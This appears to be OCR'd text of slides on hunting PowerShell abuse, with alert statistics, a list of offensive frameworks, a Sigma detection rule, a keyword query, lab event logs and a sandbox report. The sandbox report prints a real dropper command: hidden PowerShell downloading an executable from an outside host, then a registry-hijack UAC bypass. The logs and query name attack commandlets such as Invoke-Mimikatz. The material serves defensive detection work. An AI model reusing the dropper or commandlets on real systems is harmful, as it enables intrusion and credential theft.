
filters	Number of unique computers	Number of events	Number of unique command lines	Number of unique users
Win API function calls	5	196	9	4
Obfuscation	10	613	32	5
Download Cradles	36	6,064	165	33
Base64 in command line	65	57,108	1,188	37
	116	**63,981**	**1,394**	**79**

After adaptation of detection rules:



filters	Number of unique computers	Number of events	Number of unique command lines	Number of unique users
Win API function calls	4	98	5	3
Obfuscation	7	10	9	2
Base64 in command line	9	63	8	0
Download Cradles	27	178	64	25
	47	**349**	**86**	**30**


PowerShell abuse patterns


PowerShell Abuse Detection
Suspicious PowerShell interaction with other processes
"PowerShell without PowerShell.exe"
Suspicious patterns in the PowerShell scripts (Script Blocks, AMSI scan buffers)
Lateral Movement with PowerShell
Disabling/bypass PowerShell security features (AMSI, Script Block logging, Constrained Language Mode)
PowerShell script/interpreter in autorun
Suspicious PowerShell parent processes
Suspicious patterns in the PowerShell command lines
Obfuscation
Renamed PowerShell
Suspicious PowerShell child processes
Suspicious PowerShell network activity
Suspicious files creation/ modification by PowerShell

Well-known PowerShell Offensive Frameworks

- PowerSploit
- PowerCat
- Empire
- DarkObserver
- PowerMemory
- Invoke-Mimikatz
- Invoke-Mimikittenz
- PowerShell Arsenal
- PowerShell-AD-Recon
- DSInternals
- DSCCompromise
- Inveigh
- Invoke-WMILM
- PS>Attack
- Offensive-PowerShell
- Kautilya
- Nishang
- PoshRat
- PowerShell Suite
- OWA-Toolkit
- Sherlock
- Invoke-Phant0m

Well-known PowerShell Offensive Frameworks
Let's hunt it!



Branch: master
sigma / rules / windows / powershell / powershell_malicious_commandlets.yml
Find file
Copy path
TareqAlKhatib Removed duplicate filters
7e4bb1d on Jan 25
3 contributors
115 lines (114 sloc) 3.11 KB
Raw
Blame
History


```yaml
title: Malicious PowerShell Commandlets
status: experimental
description: Detects Commandlet names from well-known PowerShell exploitation frameworks
modified: 2019/01/22
references:
    - https://adsecurity.org/?p=2921
tags:
    - attack.execution
    - attack.t1086
author: Sean Metcalf (source), Florian Roth (rule)
logsource:
    product: windows
    service: powershell
    definition: 'It is recommanded to use the new "Script Block Logging" of PowerShell v5 https://adsecurity.org/?p=2277'
detection:
    keywords:
        - Invoke-DllInjection
        - Invoke-Shellcode
```

https://github.com/Neo23x0/sigma/blob/master/rules/windows/powershell/powershell_malicious_commandlets.yml

Well-known PowerShell Offensive Frameworks
Let’s hunt it!

Search for commandlet and function names from well-know PowerShell offensive frameworks in PowerShell command lines and script blocks:

*winlog.event_data.ScriptBlockText:(*PowerUp* "*Invoke-Mimikatz*" "*Invoke-NinjaCopy*" "*Get-ModifiablePath*" "*Invoke-AllChecks*" "*Invoke-AmsiBypass*" "*Invoke-PsUACme*" "*Invoke-DllInjection*" "*Invoke-ReflectivePEInjection*" "*Invoke-Shellcode*" "*Get-GPPPassword*" "*Get-Keystrokes*" "*Get-MicrophoneAudio*" "*Get-TimedScreenshot*" *PowerView*)*




```
_source

winlog.event_data.ScriptBlockText: function Invoke-NinjaCopy { <# .SYNOPSIS This script can copy files off an NTFS volume by opening a read handle to the entire
This allows you to bypass the following protections: 1. Files which are opened by a process and cannot be opened by other processes, such as the NTDS.dit file or
to open the file, so Windows has no clue) 3. Bypass DACL's, such as a DACL which only allows SYSTEM to open a file If the LocalDestination param is specified, th
If the RemoteDestination param is specified, the file will be copied to the file path specified on the remote server. The script works by opening a read handle t
too). The script then uses NTFS parsing code written by cyb70289 and posted to CodePlex to parse the NTFS structures. Since the NTFS parsing code is written in C

winlog.event_data.ScriptBlockText: Invoke-AllChecks type: beats ecs.version: 1.0.0 @version: 1 message: Creating Scriptblock text (1 of 1): Invoke-AllChecks S
event.code: 4,104 event.kind: event event.action: Execute a Remote Command agent.version: 7.0.1 agent.hostname: Codered agent.type: winlogbeat agent.id: e39
tags: beats_input_codec_plain_applied @timestamp: Jun 9, 2019 @ 22:55:20.524 winlog.version: 1 winlog.event_data.MessageTotal: 1 winlog.event_data.ScriptBlock
5C40-4B15-8766-3CF1C58F985A} winlog.record_id: 2,082,174 winlog.activity_id: {61AC216E-1956-0000-FEE8-AE615619D501} winlog.process.pid: 8,900 winlog.process.th
winlog.computer_name: Codered.shockwave.local winlog.user.name: dadmin winlog.user.type: User winlog.user.domain: SHOCKWAVE winlog.user.identifier: S-1-5-21-1

winlog.event_data.ScriptBlockText: Invoke-Mimikatz type: beats ecs.version: 1.0.0 @version: 1 message: Creating Scriptblock text (1 of 1): Invoke-Mimikatz Scr
event.code: 4,104 event.kind: event event.action: Execute a Remote Command agent.version: 7.0.1 agent.hostname: Codered agent.type: winlogbeat agent.id: e39
tags: beats_input_codec_plain_applied @timestamp: Jun 9, 2019 @ 22:53:49.015 winlog.version: 1 winlog.event_data.MessageTotal: 1 winlog.event_data.ScriptBlock
5C40-4B15-8766-3CF1C58F985A} winlog.record_id: 2,080,434 winlog.activity_id: {61AC216E-1956-0001-E163-AF615619D501} winlog.process.pid: 8,900 winlog.process.th
winlog.computer_name: Codered.shockwave.local winlog.user.name: dadmin winlog.user.type: User winlog.user.identifier: S-1-5-21-1666244753-3804303104-106343789

winlog.event_data.ScriptBlockText: Invoke-DllInjection -ProcessID 6896 -Dll .\mbox.dll type: beats ecs.version: 1.0.0 @version: 1 message: Creating Scriptbloc
1f102faea22e Path: event.created: Jun 8, 2019 @ 23:16:54.175 event.code: 4,104 event.kind: event event.action: Execute a Remote Command agent.version: 7.0.1
```

Suspicious PowerShell parent process

Parent process application category	Possible attack vector	Possible MITRE ATT&CK techniques
MS Office App / PDF Reader	Doc with macros/DDE etc., vulnerability exploitation	T1204: User Execution T1173: Dynamic Data Exchange T1203: Exploitation for Client Execution T1064: Scripting (macros)
MS Outlook	Persistence via Outlook, process execution via Outlook.Application COM	T1137: Office Application Startup TT175: Distributed Component Object Model
Internet Browser	Browser or plugin vulnerability exploitation	T1189: Drive-by Compromise T1203: Exploitation for Client Execution
Web Server	Web Shell, vulnerability exploitation	T1100: Web Shell T1210: Exploitation of Remote Services T1190: Exploit Public-Facing Application
MS SQL Server	xp_cmdshell, vulnerability exploitation	T1210: Exploitation of Remote Services T1190: Exploit Public-Facing Application
Other Server Applications	Vulnerability exploitation	T1210: Exploitation of Remote Services T1190: Exploit Public-Facing Application

Suspicious PowerShell parent process. ITW



Hybrid Analysis


Tip: Click an analysed process below to view more details.

Analysed 11 processes in total (System Resource Monitor).

```
└ EXCEL.EXE /dde (PID: 3404)
  └ cmd.exe /c powershell.exe -w hidden -nop -ep bypass (New-Object System.Net.WebClient).DownloadFile('http://ridart.ru/components/mi.ex
    e','%TEMP%\\pu457.exe') & reg add HKCU\\Software\\Classes\\mscfile\\shell\\open\\command /d %TEMP%\\pu457.exe /f & eventvwr.exe & PING
    -n 15 127.0.0.1 >nul & %TEMP%\\pu457.exe (PID: 3524)
    ├ powershell.exe -w hidden -nop -ep bypass (New-Object System.Net.WebClient).DownloadFile('http://ridart.ru/components/mi.exe','%T
      EMP%\\pu457.exe') (PID: 3596)
```

https://www.hybrid-analysis.com/sample/e431bc1bacde51fd39a10f418c26487561fe7c3abee15395314d9d4e621cc38e?environmentId=100

T1086: PowerShell
T1204: User Execution
T1173: Dynamic Data Exchange



Hybrid Analysis


Tip: Click an analysed process below to view more details.

Analysed 4 processes in total (System Resource Monitor).

```
